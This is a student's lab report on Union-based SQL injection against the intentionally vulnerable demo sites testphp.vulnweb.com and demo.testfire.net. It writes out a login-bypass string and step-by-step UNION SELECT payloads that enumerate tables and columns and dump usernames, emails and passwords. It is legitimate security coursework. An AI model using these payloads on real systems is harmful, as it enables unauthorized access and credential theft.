

Name - Yash Lakhtariya  
Enrollment number - 21162101012  
Branch - CBA      Batch - 71  
CS Practical 2

**Scenario :** You are a cloud security analyst for an e-commerce website ([testphp.vulnweb.com](http://testphp.vulnweb.com)), and your task is to perform a security assessment of their online store. During the assessment, you discover a potential vulnerability in their functionality, which is susceptible to a Union-based SQL injection attack. Exploit the functionality of the e-commerce website to bypass the login page as well as retrieve sensitive information from the database.


### TASK:

[https://demo.testfire.net/index.jsp?content=personal\\_deposit.htm](https://demo.testfire.net/index.jsp?content=personal_deposit.htm)

Identify any 3 web application vulnerabilities and website defects in the provided link

### Screenshots and steps :

1. Visit Your profile tab in testphp site and login using '1 or '1'='1 (As it can be SQL query of username and password, true condition in or can be used to hack)



Name - Yash Lakhtariya  
Enrollment number - 21162101012  
Branch - CBA      Batch - 71  
CS Practical 2

The screenshot shows a web browser window with the following details:

- Title Bar:** Brave, Not secure, http://testphp.vulnweb.com/userinfo.php, 10:15:38 AM.
- Page Header:** acunetix acuart, TEST and Demonstration site for Acunetix Web Vulnerability Scanner.
- User Information:** John Smith (test) is logged in.
- Left Sidebar:** search art, go, Browse categories, Browse artists, Your cart, Signup, Your profile, Our guestbook, AJAX Demo, Logout, Links, Security art, PHP scanner, PHP vuln help, Fractal Explorer.
- Form Fields:** Name: John Smith, Credit card number: 1234-5678-2300-9000, E-Mail: email@email.com, Phone number: 2323345, Address: 21 street, update button.
- Cart Information:** You have 0 items in your cart. You visualize your cart [here](#).
- Footer:** About Us | Privacy Policy | Contact Us | ©2019 Acunetix Ltd.
- Right Sidebar:** Save password? dialog box with fields for Username ('or '1'='1') and Password (\*\*\*\*\*), options for Never or Save, and a note: "Passwords are saved to Password Manager on this device."
- Message:** successful login (highlighted in red).

Name - Yash Lakhtariya  
Enrollment number - 21162101012  
Branch - CBA      Batch - 71  
CS Practical 2

## 2. Now select any category in Categories

Brave Not secure http://testphp.vulnweb.com/categories.php 10:21:47 AM

Acunetix acuart

TEST and Demonstration site for Acunetix Web Vulnerability Scanner

home | categories | artists | disclaimer | your cart | guestbook | AJAX Demo Logout test

search art go

categories

Posters  
Lorem ipsum dolor sit amet, consectetur adipiscing elit. Donec molestie. Sed aliquam sem ut arcu. Phasellus sollicitudin. Vestibulum condimentum facilisis nulla. In hac habitasse platea dictumst. Nulla nonummy. Cras quis libero. Cras venenati.

Browse categories

Browse artists

Your cart

Signup

Your profile

Our guestbook

AJAX Demo

Logout

Links

Security art

PHP scanner

PHP vuln help

Fractal Explorer

About Us | Privacy Policy | Contact Us | ©2019 Acunetix Ltd

Warning: This is not a real shop. This is an example PHP application, which is intentionally vulnerable to web attacks. It is intended to help you test Acunetix. It also helps you understand how developer errors and bad configuration may let someone break into your website. You can use it to test other tools and your manual hacking skills as well. Tip: Look for potential SQL injection, Cross-site Scripting (XSS), and Cross-site Request Forgery (CSRF), and more.

select any category

Name - Yash Lakhtariya  
Enrollment number - 21162101012  
Branch - CBA      Batch - 71  
CS Practical 2

Brave 10:22:21 AM http://testphp.vulnweb.com/listproducts.php?cat=1

comment on this picture

Mystery

Donec molestie. Sed aliquam sem ut arcu.  
Security art  
PHP scanner  
PHP vuln help  
Fractal Explorer

comment on this picture

The universe

Lorem ipsum dolor sit amet. Donec molestie. Sed aliquam sem ut arcu.  
painted by: r4w8173

comment on this picture

Walking

Donec ipsum dolor sit amet, consectetuer adipiscing elit.  
Donec molestie. Sed aliquam sem ut arcu. Phasellus  
solicitudin.

painted by: r4w8173

comment on this picture

Mean

Mean ipsum dolor sit amet, consectetuer adipiscing elit.  
painted by: r4w8173

comment on this picture

Trees

bla bla bla  
painted by: Blad3

comment on this picture

About Us | Privacy Policy | Contact Us | ©2019 Acunefix Ltd

Warning: This is not a real shop. This is an example PHP application, which is intentionally vulnerable to web attacks. It is intended to help you test Acunefix. It also helps you understand how developer errors and bad configuration may let someone break into your website. You can use it to test other tools and your manual hacking skills as well. Tip: Look for potential SQL Injections, Cross-site Scripting (XSS), and Cross-site Request Forgery (CSRF), and more.

Name - Yash Lakhtariya

Enrollment number - 21162101012

Branch - CBA      Batch - 71

CS Practical 2

3. Add order by 15 in URL to check how many columns it can contain

The screenshot shows a web browser window titled "Brave" with the URL <http://testphp.vulnweb.com/listproducts.php?cat=1order by 15>. The browser's address bar highlights the part "order by 15". Below the address bar, there are two search results:

- <http://testphp.vulnweb.com/listproducts.php?cat=1 order by 15>
- <http://testphp.vulnweb.com/listproducts.php?cat=1 order by 15 - Google Search>

The main content area displays a website for "Acunetix acuart". The left sidebar has a "Links" section with items like "Security art", "PHP scanner", "PHP vuln help", and "Fractal Explorer". The right sidebar has a "Logout test" link.

The main content shows a list of posters:

- Posters**
  - The shore**: Lorem ipsum dolor sit amet, consectetur adipiscing elit. Donec molestie. Sed aliquam sem ut arcu.  
Painted by: r4w8173  
[comment on this picture](#)
  - Mystery**: Donec molestie. Sed aliquam sem ut arcu.  
Painted by: r4w8173  
[comment on this picture](#)
  - The universe**: Lorem ipsum dolor sit amet. Donec molestie. Sed aliquam sem ut arcu.  
Painted by: r4w8173  
[comment on this picture](#)
  - Walking**: Lorem ipsum dolor sit amet, consectetur adipiscing elit. Donec molestie. Sed aliquam sem ut arcu. Phasellus sollicitudin.  
Painted by: r4w8173  
[comment on this picture](#)
  - Mean**: Lorem ipsum dolor sit amet, consectetur adipiscing elit.  
Painted by: r4w8173  
[comment on this picture](#)
  - Trees**

Name - Yash Lakhtariya  
Enrollment number - 21162101012  
Branch - CBA      Batch - 71  
CS Practical 2

#### 4. As it has less listing try lesser number

Brave Not secure http://testphp.vulnweb.com/listproducts.php?cat=1%20order%20by%2015 10:23:18 AM

TEST and Demonstration site for Acunetix Web Vulnerability Scanner

home | categories | artists | disclaimer | your cart | guestbook | AJAX Demo | Logout test

search art | go

Browse categories  
Browse artists  
Your cart  
Signup  
Your profile  
Our guestbook  
AJAX Demo  
Logout

Links  
Security art  
PHP scanner  
PHP vuln help  
Fractal Explorer

About Us | Privacy Policy | Contact Us | ©2019 Acunetix Ltd.

Error: Unknown column '15' in 'order clause' Warning: mysql\_fetch\_array() expects parameter 1 to be resource, boolean given in /hj/var/www/listproducts.php on line 74

categories maybe less than 15, try lesser number

Warning: This is not a real shop. This is an example PHP application, which is intentionally vulnerable to web attacks. It is intended to help you test Acunetix. It also helps you understand how developer errors and bad configuration may let someone break into your website. You can use it to test other tools and your manual hacking skills as well. Tip: Look for potential SQL injection, Cross-site Scripting (XSS), and Cross-site Request Forgery (CSRF), and more.

Name - Yash Lakhtariya  
Enrollment number - 21162101012  
Branch - CBA      Batch - 71  
CS Practical 2

Brave 10:24:03 AM

http://testphp.vulnweb.com/listproducts.php?cat=1 order by 9  
http://testphp.vulnweb.com/listproducts.php?cat=1 order by 9 - Google Search  
http://testphp.vulnweb.com/listproducts.php?cat=1 order by 9 - Google Search

Acunetix acuart TEST and Demonstration site for Acunetix Web Vulnerability Scanner

home | categories | artists | disclaimer | your cart | guestbook | AJAX Demo Logout test

search art  go

Browse categories

Browse artists

Your cart

Signup

Your profile

Our guestbook

AJAX Demo

Logout

Links

Security art

PHP scanner

PHP vuln help

Fractal Explorer

About Us | Privacy Policy | Contact Us | ©2019 Acunetix Ltd

Warning: This is not a real shop. This is an example PHP application, which is intentionally vulnerable to web attacks. It is intended to help you test Acunetix. It also helps you understand how developer errors and bad configuration may let someone break into your website. You can use it to test other tools and your manual hacking skills as well. Tip: Look for potential SQL Injections, Cross-site Scripting (XSS), and Cross-site Request Forgery (CSRF), and more.

Brave 10:24:26 AM

Not secure http://testphp.vulnweb.com/listproducts.php?cat=1%20order%20by%209


Acunetix acuart TEST and Demonstration site for Acunetix Web Vulnerability Scanner

home | categories | artists | disclaimer | your cart | guestbook | AJAX Demo Logout test

search art  go

Posters

Trees




bla bla bla

painted by: Blad3

comment on this picture

The shore



Lore ipsum dolor sit amet, consectetur adipiscing elit.  
Donec molestie. Sed aliquam sem ut arcu.

painted by: r4w8173

comment on this picture

Mystery



Donec molestie. Sed aliquam sem ut arcu.

painted by: r4w8173

comment on this picture

The universe




Lore ipsum dolor sit amet. Donec molestie. Sed aliquam sem ut arcu.

painted by: r4w8173

comment on this picture

Walking



Lore ipsum dolor sit amet, consectetur adipiscing elit.  
Donec molestie. Sed aliquam sem ut arcu. Phasellus sollicitudin.

painted by: r4w8173

comment on this picture

Mean

Name - Yash Lakhtariya

Enrollment number - 21162101012

Branch - CBA      Batch - 71

CS Practical 2

5. It gives error till 12 and response upto 11, hence there are 11 listings in the category 1

The screenshot shows a web browser window with two tabs open. The main tab displays a list of 11 items under the heading "Posters". Each item has a small thumbnail image, a title, a descriptive text block, and a link to "comment on this picture". The items are:

- The shore
- Mystery
- The universe
- Walking
- Mean
- Trees
- ... (The ellipsis indicates there are more items, likely 12 total, but the last one is not visible)
- ... (The ellipsis indicates there are more items, likely 12 total, but the last one is not visible)
- ... (The ellipsis indicates there are more items, likely 12 total, but the last one is not visible)
- ... (The ellipsis indicates there are more items, likely 12 total, but the last one is not visible)

The sidebar on the left contains links for "search art", "Browse categories", "Browse artists", "Your cart", "Signup", "Your profile", "Our guestbook", "AJAX Demo", "Logout", and "Links" (Security art, PHP scanner, PHP vuln help, Fractal Explorer). The top right of the browser window shows the URL "http://testphp.vulnweb.com/listproducts.php?cat=1 order by 11" and the current time "10:25:03 AM".

Name - Yash Lakhtariya  
Enrollment number - 21162101012  
Branch - CBA      Batch - 71  
CS Practical 2

Brave 10:25:35 AM Not secure http://testphp.vulnweb.com/listproducts.php?cat=1%20order%20by%2011

TEST and Demonstration site for Acunetix Web Vulnerability Scanner

home | categories | artists | disclaimer | your cart | guestbook | AJAX Demo Logout test

search art go

Browse categories

Browse artists

Your cart

Signup

Your profile

Our guestbook

AJAX Demo

Logout

Links

Security art


PHP scanner

PHP vuln help

Fractal Explorer

Posters

The shore



Donec molestie. Sed aliquam sem ut arcu.  
painted by: r4w8173  
[comment on this picture](#)

Mystery



Donec molestie. Sed aliquam sem ut arcu.  
painted by: r4w8173  
[comment on this picture](#)

The universe




Donec ipsum dolor sit amet. Donec molestie. Sed aliquam sem ut arcu.  
painted by: r4w8173  
[comment on this picture](#)

Walking



Donec ipsum dolor sit amet, consectetuer adipiscing elit.  
painted by: r4w8173  
[comment on this picture](#)

Mean



Donec ipsum dolor sit amet, consectetuer adipiscing elit.  
painted by: r4w8173  
[comment on this picture](#)

Trees

till 12 it gives error and order by 11 gives response  
hence there are 11 columns

Name - Yash Lakhtariya  
Enrollment number - 21162101012  
Branch - CBA      Batch - 71  
CS Practical 2

## 6. Try union select to check the injectable columns

The screenshot shows a web browser window titled "Brave" with the URL <http://testphp.vulnweb.com/listproducts.php?cat=1 UNION SELECT 1,2,3,4,5,6,7,8,9,10,11>. The page displays a list of posters from the Acunetix test site. The injected SQL query is visible in the address bar and the search results. The main content area shows several poster thumbnails with titles like "The shore", "Mystery", "The universe", "Walking", "Mean", and "Trees". Each poster has a small description and a link to comment on it.

Name - Yash Lakhtariya  
Enrollment number - 21162101012  
Branch - CBA      Batch - 71  
CS Practical 2

The screenshot shows a web browser window with the URL <http://testphp.vulnweb.com/listproducts.php?cat=1%20UNION%20SELECT%201,2,3,4,5,6,7,8,9,10,11>. The page displays a list of fractal images with their titles and descriptions. The titles are "The universe", "Walking", "Mean", and "Trees". Each entry includes a small thumbnail image, a title, a description, the author's name (r4w8173), and a link to "comment on this picture". Below this list is a red-bordered form containing two input fields, one labeled "7" and another labeled "2", both with the placeholder text "comment by: 9". At the bottom of the page, there is a warning message: "Warning: This is not a real shop. This is an example PHP application, which is intentionally vulnerable to web attacks. It is intended to help you test Acunetix. It also helps you understand how developer errors and bad configuration may let someone break into your website. You can use it to test other tools and your manual hacking skills as well. Tip: Look for potential SQL Injections, Cross-site Scripting (XSS), and Cross-site Request Forgery (CSRF), and more." Navigation links for "About Us", "Privacy Policy", and "Contact Us" are also visible.

Here 2, 7 and 9 maybe injectable or editable

Name - Yash Lakhtariya

Enrollment number - 21162101012

Branch - CBA      Batch - 71

CS Practical 2

7. Now, use database() method instead of any number say 7 here to check its db name

The screenshot shows a web browser window with three tabs open:

- Tab 1: [http://testphp.vulnweb.com/listproducts.php?cat=1 UNION SELECT 1,2,3,4,5,6,database\(\),8,9,10,11](http://testphp.vulnweb.com/listproducts.php?cat=1 UNION SELECT 1,2,3,4,5,6,database(),8,9,10,11)
- Tab 2: [http://testphp.vulnweb.com/listproducts.php?cat=1 UNION SELECT 1,2,3,4,5,6,database\(\),8,9,10,11](http://testphp.vulnweb.com/listproducts.php?cat=1 UNION SELECT 1,2,3,4,5,6,database(),8,9,10,11)
- Tab 3: Google Search results for "http://testphp.vulnweb.com/listproducts.php?cat=1 UNION SELECT 1,2,3,4,5,6,database(),8,9,10,11"

The main content area displays a list of artworks from the "Posters" category. Each artwork has a title, a small thumbnail image, a description, the artist's name (r4w8173), and a link to comment on the picture.

Title	Thumbnail	Description	Artist	Action
The shore		Lorem ipsum dolor sit amet, consectetur adipiscing elit. Donec molestie. Sed aliquam sem ut arcu.	r4w8173	<a href="#">comment on this picture</a>
Mystery		Donec molestie. Sed aliquam sem ut arcu.	r4w8173	<a href="#">comment on this picture</a>
The universe		Lorem ipsum dolor sit amet. Donec molestie. Sed aliquam sem ut arcu.	r4w8173	<a href="#">comment on this picture</a>
Walking		Lorem ipsum dolor sit amet, consectetur adipiscing elit. Donec molestie. Sed aliquam sem ut arcu. Phasellus sollicitudin.	r4w8173	<a href="#">comment on this picture</a>
Mean		Lorem ipsum dolor sit amet, consectetur adipiscing elit.	r4w8173	<a href="#">comment on this picture</a>
Trees				

Name - Yash Lakhtariya  
Enrollment number - 21162101012  
Branch - CBA      Batch - 71  
CS Practical 2

Brave Not secure http://testphp.vulnweb.com/listproducts.php?cat=1%20UNION%20SELECT%201,2,3,4,5,6,database(),8,9,10,11%20- 10:38:21 AM

Fractal Explorer

The universe

comment on this picture

Lorem ipsum dolor sit amet. Donec molestie. Sed aliquam sem ut arcu.

painted by: r4w8173

comment on this picture

Walking

comment on this picture

Lorem ipsum dolor sit amet, consectetur adipiscing elit. Donec molestie. Sed aliquam sem ut arcu. Phasellus sollicitudin.

painted by: r4w8173

comment on this picture

Mean

comment on this picture

instead of 7, now database name is visible

Lorem ipsum dolor sit amet, consectetur adipiscing elit.

painted by: r4w8173

Trees

bla bla bla

painted by: Blad3

comment on this picture

acuart

2

painted by: 9

comment on this picture

About Us | Privacy Policy | Contact Us | ©2019 Acunefix Ltd

Warning: This is not a real shop. This is an example PHP application, which is intentionally vulnerable to web attacks. It is intended to help you test Acunefix. It also helps you understand how developer errors and bad configuration may let someone break into your website. You can use it to test other tools and your manual hacking skills as well. Tip: Look for potential SQL Injections, Cross-site Scripting (XSS), and Cross-site Request Forgery (CSRF), and more.

Name - Yash Lakhtariya  
Enrollment number - 21162101012  
Branch - CBA      Batch - 71  
CS Practical 2

## 8. Now, try to get all table names of the database

The screenshot shows a web browser window titled "Brave" with the URL [http://testphp.vulnweb.com/listproducts.php?cat=1 UNION SELECT 1,table\\_name,3,4,5,6,7,8,9,10,11 FROM information\\_schema.tables where table\\_schema='acuart' -](http://testphp.vulnweb.com/listproducts.php?cat=1 UNION SELECT 1,table_name,3,4,5,6,7,8,9,10,11 FROM information_schema.tables where table_schema='acuart' -). The page displays a list of fractal images with their descriptions and a comment section. A tooltip from the browser's developer tools shows the original URL: [http://testphp.vulnweb.com/listproducts.php?cat=1 UNION SELECT 1,table\\_name,3,4,5,6,7,8,9,10,11 FROM information\\_schema.tables where table\\_schema='%27ac...](http://testphp.vulnweb.com/listproducts.php?cat=1 UNION SELECT 1,table_name,3,4,5,6,7,8,9,10,11 FROM information_schema.tables where table_schema='%27ac...).

The page content includes:

- Fractal Explorer** sidebar with categories: CS, ML, CC, IO.
- The universe**: Description: "Lorem ipsum dolor sit amet. Donec molestie. Sed aliquam sem ut arcu.", painted by: r4w8173, comment on this picture.
- Walking**: Description: "Lorem ipsum dolor sit amet, consectetur adipiscing elit. Donec molestie. Sed aliquam sem ut arcu. Phasellus sollicitudin.", painted by: r4w8173, comment on this picture.
- Mean**: Description: "Lorem ipsum dolor sit amet, consectetur adipiscing elit.", painted by: r4w8173, comment on this picture.
- Trees**: Description: "bla bla bla", painted by: Blad3, comment on this picture.
- acuart**: Description: "2", painted by: 9, comment on this picture.

At the bottom, there is a warning message: "Warning: This is not a real shop. This is an example PHP application, which is intentionally vulnerable to web attacks. It is intended to help you test Acunetix. It also helps you understand how developer errors and bad configuration may let someone break into your website. You can use it to test other tools and your manual hacking skills as well. Tip: Look for potential SQL Injections, Cross-site Scripting (XSS), and Cross-site Request Forgery (CSRF), and more."

Name - Yash Lakhtariya

Enrollment number - 21162101012

Branch - CBA      Batch - 71

CS Practical 2

Brave      Not secure http://testphp.vulnweb.com/listproducts.php?cat=1%20UNION%20SELECT%201,table\_name,3,4,5,6,7,8,9,10,11%20FROM%20informati... 10:42:02 AM

here all tables are visible

7	artists	painting by: 9	comment on this picture
7	carts	painting by: 9	comment on this picture
7	category	painting by: 9	comment on this picture
7	featured	painting by: 9	comment on this picture
7	guestbook	painting by: 9	comment on this picture
7	pictures	painting by: 9	comment on this picture
7	products	painting by: 9	comment on this picture
7	users	painting by: 9	comment on this picture

About Us | Privacy Policy | Contact Us | ©2019 Acunetix Ltd.

Name - Yash Lakhtariya

Enrollment number - 21162101012

Branch - CBA      Batch - 71

CS Practical 2

9. Now, to check columns of users table, which can be useful to hack, try specifying users in table name


The screenshot shows a web browser window titled "Brave" with the URL [http://testphp.vulnweb.com/listproducts.php?cat=1 UNION SELECT 1,column\\_name,3,4,5,6,7,8,9,10,11 from information\\_schema.columns where table\\_name='users'](http://testphp.vulnweb.com/listproducts.php?cat=1 UNION SELECT 1,column_name,3,4,5,6,7,8,9,10,11 from information_schema.columns where table_name='users'). The page displays a list of categories: artists, cats, categ, featured, guestbook, pictures, products, and users. Each category entry includes a small thumbnail image, the category name, a "painted by: 9" link, and a "comment on this picture" link. The browser's address bar also shows the injected SQL query.

Name - Yash Lakhtariya

Enrollment number - 21162101012

Branch - CBA      Batch - 71

CS Practical 2



Name - Yash Lakhtariya

Enrollment number - 21162101012

Branch - CBA      Batch - 71

CS Practical 2

10. Now, username and password can be get by using the column name

The screenshot shows a web browser window titled "Brave" with the URL <http://testphp.vulnweb.com/listproducts.php?cat=1 UNION SELECT 1,username,3,4,5,6,pass,8,9,10,11 from users>. The browser's address bar highlights the injected SQL code. Below the address bar, a tooltip displays the full URL with the exploit. The main content area lists several items:

- uname
- pass
- cc
- address
- email
- name
- phone
- cart

Each item has a small thumbnail icon, a count of 7, and a link to "comment on this picture". The browser interface includes a sidebar with various icons and a status bar at the bottom.

Name - Yash Lakhtariya  
Enrollment number - 21162101012  
Branch - CBA      Batch - 71  
CS Practical 2

Brave Not secure http://testphp.vulnweb.com/listproducts.php?cat=1%UNION%20SELECT%201,uname,3,4,5,6,pass,8,9,10,11%20from%20users 10:47:56 AM

Mystery Donec molestie. Sed aliquam sem ut arcu.  
painted by: r4w8173 comment on this picture

The universe Lorem ipsum dolor sit amet. Donec molestie. Sed aliquam sem ut arcu. Phasellus sollicitudin.  
painted by: r4w8173 comment on this picture

Walking Donec molestie. Sed aliquam sem ut arcu. Phasellus sollicitudin.  
painted by: r4w8173 comment on this picture

Mean Lorem ipsum dolor sit amet, consectetur adipiscing elit.  
painted by: r4w8173 comment on this picture

Trees bia bia bia  
painted by: Blad3 comment on this picture

test test

comment on this picture

About Us | Privacy Policy | Contact Us | ©2019 Acunetix Ltd.

Warning: This is not a real shop. This is an example PHP application, which is intentionally vulnerable to web attacks. It is intended to help you test Acunetix. It also helps you understand how developer errors and bad configuration may let someone break into your website. You can use it to test other tools and your manual hacking skills as well. Tip: Look for potential SQL Injections, Cross-site Scripting (XSS), and Cross-site Request Forgery (CSRF), and more.

Name - Yash Lakhtariya  
Enrollment number - 21162101012  
Branch - CBA      Batch - 71  
CS Practical 2

## 11. Try to get email, username and password all in single injection

The screenshot shows a web browser window titled "Brave" with the URL [http://testphp.vulnweb.com/listproducts.php?cat=1 UNION SELECT 1, group\\_concat\(email,';',uname,';',pass\),3,4,5,6,7,8,9,10,11 from users](http://testphp.vulnweb.com/listproducts.php?cat=1 UNION SELECT 1, group_concat(email,';',uname,';',pass),3,4,5,6,7,8,9,10,11 from users). The page displays a list of posters from the Acunetix Web Vulnerability Scanner test site. The injected SQL query is visible in the address bar, and the results are shown in the main content area.

The page lists several posters:

- The shore
- Mystery
- The universe
- Walking
- Mean
- Trees

Each poster entry includes a thumbnail image, a brief description, the artist's name (r4w8173), and a link to comment on the picture.

**Name - Yash Lakhtariya**  
**Enrollment number - 21162101012**  
**Branch - CBA      Batch - 71**  
**CS Practical 2**

Brave      Not secure      http://testphp.vulnweb.com/listproducts.php?cat=1%20UNION%20SELECT%20group\_concat(email,%20%27;%27,uname,%20%27;%27,pass,%20%27;%27)%20from%20users%20where%20id=1  
10:51:21 AM

Mystery  
Donec molestie. Sed aliquam sem ut arcu.  
painted by: r4w8173  
[comment on this picture](#)

The universe  
Lorem ipsum dolor sit amet. Donec molestie. Sed aliquam sem ut arcu. Phasellus sollicitudin.  
painted by: r4w8173  
[comment on this picture](#)

Walking  
Lorem ipsum dolor sit amet, consectetur adipiscing elit.  
Donec molestie. Sed aliquam sem ut arcu. Phasellus sollicitudin.  
painted by: r4w8173  
[comment on this picture](#)

Mean  
Lorem ipsum dolor sit amet, consectetur adipiscing elit.  
painted by: r4w8173  
[comment on this picture](#)

Trees  
bla bla bla  
painted by: Blad3  
[comment on this picture](#)

7  
kathai@gmail.com:testtest  
painted by: 9  
[comment on this picture](#)

email : username : password

Warning: This is not a real shop. This is an example PHP application, which is intentionally vulnerable to web attacks. It is intended to help you test Acunetix. It also helps you understand how developer errors and bad configuration may let someone break into your website. You can use it to test other tools and your manual hacking skills as well. Tip: Look for potential SQL Injections, Cross-site Scripting (XSS), and Cross-site Request Forgery (CSRF), and more.

Name - Yash Lakhtariya  
Enrollment number - 21162101012  
Branch - CBA      Batch - 71  
CS Practical 2

Task :

## 1. SQL injection as previously done for login without username and/or password

The screenshot shows a web browser window with the URL <https://demo.testfire.net/login.jsp>. The page title is "Altoro Mutual". The main content is titled "Online Banking Login". On the left, there is a sidebar with links for "PERSONAL" (Deposit Product, Checking, Loan Products, Cards, Investments & Insurance, Other Services) and "SMALL BUSINESS" (Deposit Products, Lending Services, Cards, Insurance, Retirement, Other Services). The right side contains the login form fields: "Username" (containing "' or '1'='1") and "Password" (containing "\*\*\*\*\*"). Below the form is a "Login" button. At the bottom of the page, there is a note: "The AltoroJ website is published by HCL Technologies, Ltd. for the sole purpose of demonstrating the effectiveness of HCL products in detecting web application vulnerabilities and website defects. This site is not a real banking site. Similarities, if any, to third party products and/or websites are purely coincidental. This site is provided "as is" without warranty of any kind, either express or implied. HCL does not assume any risk in relation to your use of this website. For more information, please go to <https://www.hcl-software.com/acsocan/>".

Name - Yash Lakhtariya  
Enrollment number - 21162101012  
Branch - CBA      Batch - 71  
CS Practical 2

